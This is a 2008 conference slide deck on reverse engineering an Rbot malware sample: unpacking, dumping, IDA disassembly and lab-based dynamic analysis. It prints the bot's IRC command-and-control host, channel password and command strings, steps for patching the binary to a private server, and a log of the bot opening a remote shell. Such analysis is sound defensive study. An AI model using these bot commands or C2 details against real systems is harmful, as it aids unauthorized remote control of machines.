

June 2008 BayouSec

# Reverse Engineering Software with Basic Protections

Adam Pridgen  
June 5, 2008

# Today's Agenda

- Introduction
- Tools and Other Stuff
- Find a Target
- Unpack and Dump the Target
- Static and Dynamic Analysis
- Lessons Learned
- Conclusions

# Who am I?

- Background Information
  - Ex-Military
  - UT Graduate in Computer Engineering
  - Worked with a variety of organizations
  - Background includes network security and software development
  - Do a variety of things when it comes to security

# Introduction

- Discuss my process in reverse engineering a basic piece malware
- Give a set of tools that were used for the process
- Elaborate on some of the techniques I applied
- Describe insight gained from this adventure
- Share some lessons learned

# Introduction

- Reverse Engineering
  - Take a finished product and derive components
  - Not just a binary process
  - Applications include bug hunting, extending functionality, interoperability, or just use a product
- RE in code analysis
  - Fairly tedious
  - Requires knowledge of environment and tools for that environment
  - Knowledge of programming and control flow

# Methodology

- Identify the target
- Establish reversing goals and requirements
  - Focus only on those goals
  - Identify underlying environment APIs to watch
  - Time box the analysis, depending on the goals
- Identify tools needed to complete the task
- Set-up a test and analysis environment
- As information is discovered, adapt the plan

# Tools and Other Stuff

- Tools for reverse engineering software
  - Vary from platform to platform
  - Depend on what you are trying accomplish
- Main Tools for this process
  - Debugger (ImmunityDbg for Windows)
  - Process Dumper and PE Editor (LordPE & Imprec)
  - Good Disassembler (IDA)
  - Hex Editor (Khexedit)
  - Virtualization (VMWare)

# Identifying the Target

- Target Rbot.clj
  - Phatbot derivative (realized after the fact)
  - Malware protections were not sophisticated
- Rbot is a simple piece of malware
  - Windows based environment with network features
  - Derived from Phatbot (e.g. nothing new)
  - Wanted an easy target to learn from
  - Found it via F-Secure's explanation of unpacking it
  - Found the sample on OffensiveComputing.net using the MD5 hash they disclosed

# Unpacking the Target

- Unpacking the target was trivial
  - Fired up Immunity Debug and attached to the process
  - Before continuing, always hide the debugger!
    - !hide\_debug All\_Window
    - !hide\_debug All\_Debug
    - !hide\_debug All\_Process
- Search for the end of the first unpacking routine
  - Look for POPFD and POPAD

# Unpacking the Target

- Place a Breakpoint and Run the program
- Now we will step to the new entry point
- ... but it needs to be unpacked one more time
- Easy, just find the POPAD that corresponds to the PUSHAD
- Place a break point, step to the new OEP

# Dumping the Process

- Unpacking the program is only half the problem
- Now the process must be dumped
  - Unpacking is time consuming and monotonous when done over multiple iterations
  - Static Analysis can not be performed on packed executables
- OllyDumper dumps the process
- LordPE converts the process dump to an exe
- ImpRec cleans up the IAT for the exe

# Analyzing the Binary

- **Static Analysis**
  - Analyzing the binary as a static listing
  - Does not represent the code at run-time
  - Requires disassemblers among other tools
- **Dynamic Analysis**
  - Looks at the binary at run-time
  - Requires the code to run or at least be emulated
  - Typically done with a debugger
  - Other tools can be used to observe resource access on the system

# Static Analysis of the Binary

- Analyze the binary with IDA Pro
- Analysis depends on the analysts goals
  - Learning how the software works
  - Identifying how and where the software installs itself
  - ...
- Our goal is to identify how to use the software
  - Identify interesting functions
  - Identify the function's parameters or calling order
  - Look for known library calls

# Static Analysis of the Binary

- Look at a list of functions, names, and strings
  - Ascertain an idea of what the functions do or call
  - Strings give us an idea of what the software does
- Identify where those strings are referenced in the binary
- Try to figure how to get that code to execute

# Static Analysis

- Before really digging into the binary there needs to be some cleanup of the strings

```
.nsp0:00433CC8 aExploitStatist db 'Exploit Statistics:',0
.nsp0:00433CDC ; char asc_433CDC[]
.nsp0:00433CDC asc_433CDC db ' ; DATA XREF: sub_40A986+3710
.nsp0:00433CDD db 3, 34h, 2
.nsp0:00433CE0 db 73h ; s
.nsp0:00433CE1 db 63h, 61h, 6Eh
.nsp0:00433CE4 db 2
.nsp0:00433CE5 db 3, 2Dh, 20h
.nsp0:00433CE8 db 54h ; T
.nsp0:00433CE9 db 72h, 61h, 6Eh
.nsp0:00433CEC db 73h ; s
.nsp0:00433CED db 66h, 65h, 72h
.nsp0:00433CF0 db 20h
.nsp0:00433CF1 db 53h, 74h, 61h
.nsp0:00433CF4 db 74h ; t
.nsp0:00433CF5 db 69h, 73h, 74h
.nsp0:00433CF8 db 69h ; i
.nsp0:00433CF9 db 63h, 73h, 3Ah
.nsp0:00433CFC db 20h
.nsp0:00433CFD db 2, 54h, 46h
.nsp0:00433D00 db 54h ; T
.nsp0:00433D01 db 50h, 2, 3Ah
.nsp0:00433D04 db 20h
.nsp0:00433D05 db 25h, 64h, 2Ch
.nsp0:00433D08 db 20h
.nsp0:00433D09 db 2, 46h, 54h
```

Before the clean-up process.

# Static Analysis

- Cleaning up the IDA Analysis reveals more information
- The clean-up reveals log messages among other things

```
.nsp0:00433CBC a4Scan_10      db '-',3,'4',2,'scan',2,3 ; DATA XREF: sub_40A8B8+11↑o
.nsp0:00433CC6 aExploitStatistics db '- Exploit Statistics:'.0
.nsp0:00433CDC ; char a4Scan_0[]
.nsp0:00433CDC a4Scan_9      db '-',3,'4',2,'scan',2,3 ; DATA XREF: sub_40A986+37↑o
.nsp0:00433CE6 aTransferStatisticsT db '- Transfer Statistics: ',2,'TFTP',2,': %d, ',2,'FTP',2,': %d, Total %'
.nsp0:00433CE6          db 'd in %s.'
.nsp0:00433D23          db 0
.nsp0:00433D24 ; char a4Scan_8[]
```

# Static Analysis

- Continuing the process reveals probable Commands

```
A aGetclip 0042E8BC
A a4WisdomSpoon 0042E8C4
A aSpoofingDisabled_ 0042E8D7
A aOff 0042E8EC
A aSpoof 0042E8F0
A a4Main_1 0042E8F8
A aLoginListComplete_ 0042E902
A aD_S 0042E91C
A aEmpty 0042E924
A a4LoginList 0042E92C
A aWho 0042E93C
A a4Cmd 0042E944
A aRemoteShell 0042E94D
A aCmdstop 0042E960
A aOcmd 0042E968
A aOpencmd 0042E970
A aDll 0042E978
A aTestdlls 0042E97C
A aDrv 0042E988
A aDriveinfo 0042E98C
A aUp 0042E998
A aUptime 0042E99C
A aGetcdkeys 0042E9A4
A aPs 0042E9B0
A aProcs 0042E9B4
A aR010m 0042E9BC
A aRemov10e 0042E9C4
A aSi 0042E9D0
```

```
align 4
aEmpty db '<Empty>',0 ; DATA XREF: sub_401AC7:loc_403140fo
a4LoginList db '-',3,'4',2,'login list',2,3 ; DATA XREF: sub_401AC7+164Efo
aWho db '-',0,0,0,'who',0 ; DATA XREF: sub_401AC7+1631fo
a4Cmd db '-',3,'4',2,'cmd',2,3 ; DATA XREF: sub_401AC7+1626fo
aRemoteShell db '-',0,0,'Remote shell',0,0,0,0 ; DATA XREF: sub_401AC7+1621fo

; char aCmdstop[]
aCmdstop db 'cmdstop',0 ; DATA XREF: sub_401AC7+1608fo
; char aOcmd[]
aOcmd db 'ocmd',0 ; DATA XREF: sub_401AC7+15F3fo
align 10h
; char aOpencmd[]
aOpencmd db 'opencmd',0 ; DATA XREF: sub_401AC7+15DEfo
; char aDll[]
aDll db 'dll',0 ; DATA XREF: sub_401AC7+15C9fo
; char aTestdlls[]
aTestdlls db 'testdlls',0 ; DATA XREF: sub_401AC7+15B4fo
align 4
; char aDrv[]
aDrv db 'drv',0 ; DATA XREF: sub_401AC7+159Ffo
; char aDriveinfo[]
aDriveinfo db 'driveinfo',0 ; DATA XREF: sub_401AC7+158Afo
align 4
. . .
```

# Dynamic Analysis

- Environment is critical for dynamic analysis
- To identify key environment variables we run the malware

3	7.954786	192.168.44.128	192.168.44.2	DNS	Standard query A new.najd.us
4	8.107007	192.168.44.2	192.168.44.128	DNS	Standard query response A 69.50.208.3
5	8.119602	192.168.44.128	69.50.208.3	TCP	telefinder > 6668 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
6	8.189867	69.50.208.3	192.168.44.128	TCP	6668 > telefinder [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	8.194400	192.168.44.128	69.50.208.3	TCP	telefinder > 6668 [ACK] Seq=1 Ack=1 Win=65535 Len=0
8	8.201690	192.168.44.128	69.50.208.3	TCP	[TCP segment of a reassembled PDU]

- This picture tells us two things
  - IRC is the Service
  - Bot is connecting to new.najd.us

# Dynamic Analysis

- Also since IRC is plain-text we get the channel and password too

```
24 15.602054 69.50.208.3 192.168.44.128 TCP 6668 > evb-elm [ACK] Seq=600
25 15.602379 192.168.44.128 69.50.208.3 TCP [TCP segment of a reassembled
Frame 25 (71 bytes on wire, 71 bytes captured)
Ethernet II, Src: Vmware_4a:c4:78 (00:0c:29:4a:c4:78), Dst: Vmware_f9:77:ec (00:50:56:f9:77:ec)
Internet Protocol, Src: 192.168.44.128 (192.168.44.128), Dst: 69.50.208.3 (69.50.208.3)
Transmission Control Protocol, Src Port: evb-elm (1504), Dst Port: 6668 (6668), Seq: 104, Ack: 600
0000 00 50 56 f9 77 ec 00 0c 29 4a c4 78 08 00 45 00 .PV.w... )J.x..E.
0010 00 39 15 47 40 00 80 06 e3 19 c0 a8 2c 80 45 32 .9.G@... .....,E2
0020 d0 03 05 e0 1a 0c 96 fa ff df 01 11 0d 72 50 18 .....rP.
0030 fd a8 6f f1 00 00 4a 4f 49 4e 20 23 64 63 20 64 ..o...JO IN #dc d
0040 63 70 61 73 73 0d 0a cpass..
```

Now we can set-up an environment for additional analysis

# Dynamic Analysis

- IRC Server is an Ubuntu VM with Ratbox-IRC
- Malware was modified to connect to our server using a hex-editor

```
02 c7 17 3e 79 27 4d 78 d6 1e 05 6b 33 6f ff ff .[]>y'Mx[]..k3o[]  
37 00 b7 68 31 64 33 62 30 74 20 76 34 20 50 69 7.[]h1d3b0t v4 Pi  
61 20 56 65 72 73 ff 7f db 5a 09 68 69 06 6e 65 a Vers[]Z.hi.ne  
77 2e 6e 61 6a 64 2e 75 73 00 23 64 63 df 36 6f w.najd.us.#dc[]6o  
b7 00 04 70 61 73 14 00 61 67 6c 63 6f 4e 33 32 []..pas..aglcoN32
```

- Specified a private network 172.16.65.9
- Changed the '\*@room' to '\*@roo.' to meet IRC servers requirements (discovered later)
- Now we are ready to play :)

# Dynamic Analysis

- Check that the malware and IRC server can communicate
- Set a strategic break point on the `WS_32.recv` function and wait for a message
- Watch the messages come in and see how they processed

# Dynamic Analysis

- Now let's execute our modified image
- Ensure malware and IRC server can talk
- Attach with a debugger and hide the it
  - Set break-points on key OS library calls like **recv**
- Step through the calls until we see something interesting
  - Most tedious part of the process
  - A lot of trial and error
- Watch and see messages are processed

# Dynamic Analysis

```
apridgen@ubuntuvm: ~  
File Edit View Terminal Tabs Help  
Irssi v0.8.12 - http://irssi.org/help/  
16:42 -!- Irssi: Connecting to room [127.0.0.1] port 6668  
16:42 -!- Irssi: Connection to room established  
16:42 !room *** Processing connection to roo.  
16:42 !room *** Looking up your hostname...  
16:42 !room *** Checking Ident  
16:42 !room *** No Ident response  
16:42 !room *** Found your hostname  
16:42 !roo. *** Spoofing your IP. congrats.  
16:42 !roo. *** You are exempt from K/D/G/X lines. congrats.  
16:42 !roo. *** You are exempt from user limits. congrats.  
16:42 -!- Welcome to the MyNet Internet Relay Chat Network malware  
16:42 -!- Your host is roo.[roo./6668], running version ircd-ratbox-2.2.6  
16:42 -!- This server was created Wed Nov 7 2007 at 14:40:46 GMT  
16:42 -!- roo. ircd-ratbox-2.2.6 oiwscerkfydnxbauglZCD biklmnopstveI bkloveI  
16:42 -!- CHANTYPES=&# EXCEPTS INVEX CHANMODES=eIb,k,l,impst CHANLIMIT=&#:15 PREFIX=(ov)@+ MAXLIST=beI:25 NETWORK=MyNet MODES=4 STATUSMSG=@+ KNOCK  
CALLERID=g are supported by this server  
16:42 -!- SAFELIST ELIST=U CASEMAPPING=rfc1459 CHARSET=ascii NICKLEN=9 CHANNELLEN=50 TOPICLEN=160 ETRACE CPRIVMSG CNOTICE DEAF=D MONITOR=100 are  
supported by this server  
16:42 -!- TARGMAX=NAMES:1,LIST:1,KICK:1,WHOIS:1,PRIVMSG:4,NOTICE:4,ACCEPT:,MONITOR: are supported by this server  
16:42 -!- There are 1 users and 0 invisible on 1 servers  
16:42 -!- I have 1 clients and 0 servers  
16:42 -!- 1 1 Current local users 1, max 1  
16:42 -!- 1 1 Current global users 1, max 1  
16:42 -!- Highest connection count: 1 (1 clients) (1 connections received)  
16:42 -!- - roo. Message of the Day -  
16:42 -!- - This is ircd-ratbox MOTD you might replace it, but if not your friends will  
16:42 -!- - laugh at you.  
16:42 -!- End of /MOTD command.  
16:42 -!- Mode change [+i] for user malware  
17:03 -!- Channel Users Name  
17:03 -!- #dc 1  
17:03 -!- End of /LIST  
17:10 -!- #dc malware H 0 ~apridgen@roo. [apridgen]  
17:10 -!- #dc [XP]|5056 H@ 0 ~rycywrkdd@172.16.93.1 [[XP]|50569248]  
17:10 -!- End of /WHO list  
17:10 -!- Irssi: Unknown command: leave  
17:11 malware( i) 1:room (change with ^X)  
[[status]]
```

# Dynamic Analysis

Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	000FB000	0041A4E3	wuziqppm		C:\WINDOWS\system32\wuziqppmcli.exe
20000000	00017000		odbcint	3.525.1117.0 (x	C:\WINDOWS\system32\odbcint.dll
5B860000	00054000	5B8689F8	netapi32	5.1.2600.2180 (	C:\WINDOWS\system32\netapi32.dll
5D090000	00097000	5D0932DA	comctl_1	5.82 (xpsp_sp2_	C:\WINDOWS\system32\comctl32.dll
662B0000	00058000	662E7A51	hnetofg	5.1.2600.2180 (	C:\WINDOWS\system32\hnetofg.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.2180 (	C:\WINDOWS\system32\mswsock.dll
71A90000	00008000	71A9142E	wshtcpip	5.1.2600.2180 (	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1642	WS2HELP	5.1.2600.2180 (	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.2180 (	C:\WINDOWS\system32\WS2_32.DLL
71AD0000	00009000	71AD1039	wsock32	5.1.2600.2180 (	C:\WINDOWS\system32\wsock32.dll
71B20000	00012000	71B2124A			
74290000	00004000				
74320000	0003D000	7432F659			
763B0000	00049000	763B1AB8			
76D60000	00019000	76D653F7			
76F20000	00027000	76F28368			
77120000	0008C000	77121558			
771B0000	000A6000	771B154D			
77260000	0009C000	77261781			
773D0000	00102000	773D42B3			
774E0000	0013C000	774F20C1			
77A80000	00094000	77A81642			
77B20000	00012000	77B23399			
77C00000	00008000	77C01135			
77C10000	00058000	77C1F2A1			
77D40000	00090000	77D50EB9			
77DD0000	0009B000	77DD70D4			
77E70000	00091000	77E76284			
77F10000	00046000	77F163CA			
77F60000	00076000	77F651D3			
77FE0000	00011000	77FE2131			
7C800000	000F4000	7C80B436			
7C900000	000B0000	7C913156			
7C9C0000	00814000	7C9DFA10			


  

Names in WS2_32			
Address	Section	Type	Name
71AB1168	.text	Import	KERNEL32.LoadLibraryA
71AB10EC	.text	Import	KERNEL32.lstrcmpA
71AB1154	.text	Import	KERNEL32.lstrcpyA
71AB1150	.text	Import	KERNEL32.lstrlenA
71AB1014	.text	Import	msvcrt.malloc
71AB1273	.text	Export	<ModuleEntryPoint>
71AB11BC	.text	Import	KERNEL32.MultiByteToWideChar
71AB2BC0	.text	Export	ntohl
71AB2B66	.text	Export	ntohs
71AB10E8	.text	Import	KERNEL32.QueryPerformanceCounter
71AB615A	.text	Export	recv
71AB2D0F	.text	Export	recvfrom
71AB10D8	.text	Import	ADVAPI32.RegCloseKey
71AB10D4	.text	Import	ADVAPI32.RegCreateKeyExA
71AB10C4	.text	Import	ADVAPI32.RegDeleteKeyA
71AB10DC	.text	Import	ADVAPI32.RegEnumKeyExA
71AB10C0	.text	Import	ADVAPI32.RegNotifyChangeKeyValue
71AB10D0	.text	Import	ADVAPI32.RegOpenKeyExA
71AB10CC	.text	Import	ADVAPI32.RegQueryValueExA
71AB10C8	.text	Import	ADVAPI32.RegSetValueExA

# Reversing the Malware

- Based on the static analysis we can place strategic breakpoints throughout
- Problems I ran into:
  - Identifying who is allowed to talk to the IRC servers
    - Found that the herder needs to be from a specific host
    - Solved by spoofing the host modifying the malware
    - Modified part of the malware
  - Identifying how the authentication takes place
    - Placed a break point on logic before 'hi' was checked
    - Followed that along with good results

# Reversing the Malware



The screenshot shows a debugger window with assembly code on the left and a registers window on the right. The assembly code is for a function named `WS2_32.71AB61C9`. The registers window shows the current state of the CPU registers.

```
71AB61C9 8BCE      MOV ECX,ESI
71AB61CB 8BF8      MOV EDI,EAX
71AB61CD E8 54C9FFFF CALL WS2_32.71AB2B26
71AB61D2 3BF8      CMP EDI,EBX
71AB61D4 5F        POP EDI
71AB61D5 75 2E     JNZ SHORT WS2_32.71AB6205
71AB61D7 F645 15 80 TEST BYTE PTR SS:[EBP+15],80
71AB61DB 75 3F     JNZ SHORT WS2_32.71AB621C
71AB61DD 8B45 08   MOV EAX,DWORD PTR SS:[EBP+8]
71AB61E0 5E        POP ESI
71AB61E1 5B        POP EBX
71AB61E2 C9        LEAVE
71AB61E3 C2 1000   RETN 10
71AB61E6 837F 0C 00 CMP DWORD PTR DS:[EDI+C],0
71AB61EA 0F84 E92F0000 JE WS2_32.71AB91D9
71AB61F0 8D47 08   LEA EAX,DWORD PTR DS:[EDI+8]
71AB61F3 50        PUSH EAX
71AB61F4 FF15 C811AB71 CALL DWORD PTR DS:[<&KERNEL32.Inte
71AB61FA 8365 0C 00 AND DWORD PTR SS:[EBP+C],0
71AB61FE 893B     MOV DWORD PTR DS:[EBX],EDI
71AB6200 ^E9 14C5FFFF JMP WS2_32.71AB2719
71AB6205 395D FC   CMP DWORD PTR SS:[EBP-4],EBX
71AB6208 0F84 F14F0000 JE WS2_32.71AB81FF
71AB620E FF75 FC   PUSH DWORD PTR SS:[EBP-4]
71AB6211 FF15 B411AB71 CALL DWORD PTR DS:[<&KERNEL32.SetL
71AB6217 83C8 FF   OR EAX,FFFFFFFF
71AB621A ^EB C4    JMP SHORT WS2_32.71AB61E0
71AB621C C745 FC 38270001 MOV DWORD PTR SS:[EBP-4],2738
71AB6223 ^EB E0    JMP SHORT WS2_32.71AB6205
71AB6225 C745 FC 36270001 MOV DWORD PTR SS:[EBP-4],2736
71AB622C ^EB E0    JMP SHORT WS2_32.71AB620E
71AB622E 90       NOP
71AB622F 90       NOP
71AB6230 90       NOP
71AB6231 90       NOP
```

Registers (FPU)

EAX	00000000
ECX	71A54480 mswsock.71A54480
EDX	00000001
EBX	00000000
ESP	0012D8F4
EBP	0012D910
ESI	0015CB70
EDI	0012E938
EIP	71AB61C9 WS2_32.71AB61C9

0012D8F4 0012E938 80+ .  
0012D8F8 00001000 .>.  
0012D8FC 00000000 ....  
0012D900 00001000 .>.  
0012D904 0012D934 4+ ASCII "malware!apridgen@roo. PRIVMSG #dc :[XP]!50569248: hi!"  
0012D908 0015B750 Pn%.  
0012D90C 00000000 ....  
0012D910 0012F3C4 -s+.  
0012D914 00401A26 &+@. RETURN to wuziqppm.00401A26 from WS2\_32.recv  
0012D918 00000038 8...  
0012D91C 0012D934 4+ ASCII "malware!apridgen@roo. PRIVMSG #dc :[XP]!50569248: hi!"  
0012D920 00001000 .>.  
0012D924 00000000 ....  
0012D928 0012F560 'j+ ASCII "[XP]!50569248"  
0012D92C 000006C8 %+...  
0012D930 00000000 ....  
0012D934 6C616D3A :mal  
0012D938 65726177 ware  
0012D93C 70617E21 !"ap  
0012D940 67646972 ridg

FLW 02/7 Prec NTHR,53 Mask 1

# Reversing the Malware

- Another problem solved
  - Identifying how the parameters were passed to the software
    - Placed breakpoints on command string references
    - Watched if a call was even made with the number of parameters supplied
    - Increased the parameters by one each time
    - Once I got a hit, I refined the parameters accordingly
- Used a combination of Dynamic and Static analysis
  - IDA made it easy to set good BPs in the debugger

# Reversing the Malware

```
17:35 -!- malware [~apridgen@roo.] has joined #dc
17:35 [Users #dc]
17:35 @[XP]|5056| [malware]
17:35 -!- Irssi: #dc: Total of 2 nicks [1 ops, 0 halfops, 0 voices, 1 normal]
17:35 -!- Channel #dc created Thu Jun 5 17:03:30 2008
17:35 -!- Irssi: Join to #dc was synced in 0 secs
17:36 <malware> [XP]|50569248: xhi hi
17:36 <@[XP]|5056> -main- Password accepted.
17:36 <malware> [XP]|50569248: xserver
17:37 <malware> [XP]|50569248: xhttpserver
17:37 <@[XP]|5056> -httpd- Server listening on IP: 192.168.44.128:2001, Directory:
17:37 <malware> [XP]|50569248: xsysinfo
17:37 <@[XP]|5056> -sysinfo- CPU: 2025MHz. RAM: 1,048,048KB total, 1,048,04
2600). Sysdir: C:\WINDOWS\system32. Hostname: redev.local
26m.
17:38 <malware> [XP]|50569248: xocmd
17:38 <@[XP]|5056> -cmd- Remote shell ready.
17:38 <@[XP]|5056> Microsoft Windows XP [Version 5.1.2600]
17:38 <@[XP]|5056> (C) Copyright 1985-2001 Microsoft Corp.
17:38 <@[XP]|5056> C:\WINDOWS\system32>
17:40 <malware> [XP]|50569248: xcmd
17:40 <malware> [XP]|50569248: xcmd cd
17:40 <@[XP]|5056> cd
17:40 <@[XP]|5056> C:\WINDOWS\system32
17:40 <@[XP]|5056> C:\WINDOWS\system32>
17:52 <malware> [XP]|50569248: xcmdstop
17:52 <@[XP]|5056> -cmd- Remote shell stopped. (1 thread(s) stopped.)
```

```
.nsp0:0040309E jz loc_403B92
.nsp0:004030A4 push edi ; char *
.nsp0:004030A5 push offset a0pencmd ; "opencmd"
.nsp0:004030AA call _strcmp
.nsp0:004030AF pop ecx
.nsp0:004030B0 test eax, eax
.nsp0:004030B2 pop ecx
.nsp0:004030B3 jz loc_403B53
.nsp0:004030B9 push edi ; char *
.nsp0:004030BA push offset a0cmd ; "ocmd"
.nsp0:004030BF call _strcmp
.nsp0:004030C4 pop ecx
.nsp0:004030C5 test eax, eax
.nsp0:004030C7 pop ecx
.nsp0:004030C8 jz loc_403B53
.nsp0:004030CE push edi ; char *
.nsp0:004030CF push offset aCmdstop ; "cmdstop"
.nsp0:004030D4 call _strcmp
```

```
004030A4 57 PUSH EDI
004030A5 68 70E94200 PUSH wuziqppm.0042E970 ASCII "opencmd"
004030AA E8 215D0100 CALL wuziqppm.00418D00
004030AF 59 POP ECX
004030B0 85C0 TEST EAX, EAX
004030B2 59 POP ECX
004030B3 0F84 9A0A0000 JE wuziqppm.00403B53
004030B9 57 PUSH EDI
004030BA 68 68E94200 PUSH wuziqppm.0042E968 ASCII "ocmd"
004030BF E8 0C5D0100 CALL wuziqppm.00418D00
004030C4 59 POP ECX
004030C5 85C0 TEST EAX, EAX
004030C7 59 POP ECX
004030C8 0F84 850A0000 JE wuziqppm.00403B53
004030CE 57 PUSH EDI
004030CF 68 60E94200 PUSH wuziqppm.0042E960 ASCII "cmdstop"
004030D4 E8 F75C0100 CALL wuziqppm.00418D00
004030D9 59 POP ECX
004030DA 85C0 TEST EAX, EAX
004030DC 59 POP ECX
004030DD 75 18 JNZ SHORT wuziqppm.00403
004030DF FFB435 74FFFFFF PUSH DWORD PTR SS:[EBP+E
004030E6 6A 0A PUSH 0A
004030E8 68 50E94200 PUSH wuziqppm.0042E950
004030ED 68 44E94200 PUSH wuziqppm.0042E944
004030F2 ^E9 5FF7FFFF JMP wuziqppm.00402856
004030F7 57 PUSH EDI
004030F8 68 40E94200 PUSH wuziqppm.0042E940 ASCII "who"
004030FD E8 C55C0100 CALL wuziqppm.00418D00
```

00128064	00129A45	E04.	ASCII "cmdstop"
00128068	0012E934	404.	
0012806C	00000001	0...	
00128070	00000000	....	
00128074	00000000	....	
00128078	00000000	....	

# Lessons Learned

- Reversing requires a mix of tools and each one fills only a certain task
  - Understand the limitations of the tools
  - Learn how to use automation and scripting in the tools
- Reading code can be more effective than just executing it in a debugger
- Perform Integral testing on the environment
- Time-boxed goals and delivery expectations is a must

# Conclusions

- Sometimes code analysis and reversing is half the battle
- Be prepared to use a mix of tools and experiment until things work just right
- Be methodical during the process
- Ensure to set out a basic plan and stick to it
- Record steps as you progress

# Thanks

- Questions?
- Contact Info
  - Adam Pridgen
  - 
  - 
  - Email: [adam.pridgen@thecoverofnight.com](mailto:adam.pridgen@thecoverofnight.com)